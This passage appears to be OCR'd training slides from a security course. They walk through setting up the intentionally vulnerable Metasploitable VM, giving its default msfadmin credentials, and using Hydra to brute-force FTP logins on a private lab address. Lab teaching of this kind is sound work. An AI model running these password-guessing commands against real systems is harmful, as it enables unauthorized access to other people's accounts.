
CyberSecPro

Installing Metasploitable




Installing Metasploitable






Starting the Metasploitable VM

Start the Metasploit VM




The Metasploit VM is now running successfully on your computer.



Starting the Metasploitable VM

Login: msfadmin
Password: msfadmin



Offensive Tools

HYDRA Tool


What is HYDRA?

- Hydra is a parallelized login cracker which supports numerous protocols to attack.
- It is very fast and flexible, and new modules are easy to add.
- This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

hydra | Kali Linux Tools

Use Hydra

- Before starting the attack on the Metasploit VM, ensure that the required wordlists are installed.
- Verify the wordlist location by running:
  - ls /usr/share/wordlists/metasploit
- If the file does not exist, install the necessary package by executing:
  - sudo apt-get install wordlists





Use Hydra

We are about to attempt cracking the FTP server on the Metasploit machine.

You can create custom wordlists and update the existing password/users lists as needed.

Therefore, in this demo, I will be using my own customized lists






hydra | Kali Linux Tools

Use Hydra

Attempting to guess the password for a specific user.

- hydra –l msfadmin –P password.txt 192.168.122.230 ftp




hydra | Kali Linux Tools

Use Hydra

Attempting to guess the username for a specific password.

- hydra –L users.txt –p msfadmin 192.168.122.230 ftp




hydra | Kali Linux Tools

Use Hydra

Attempting to guess the username and the password.

- hydra –L users.txt –P password.txt 192.168.122.230 ftp



Please note:


- **Capital -L & -P**: Used for specifying **files** containing **lists** of **usernames** 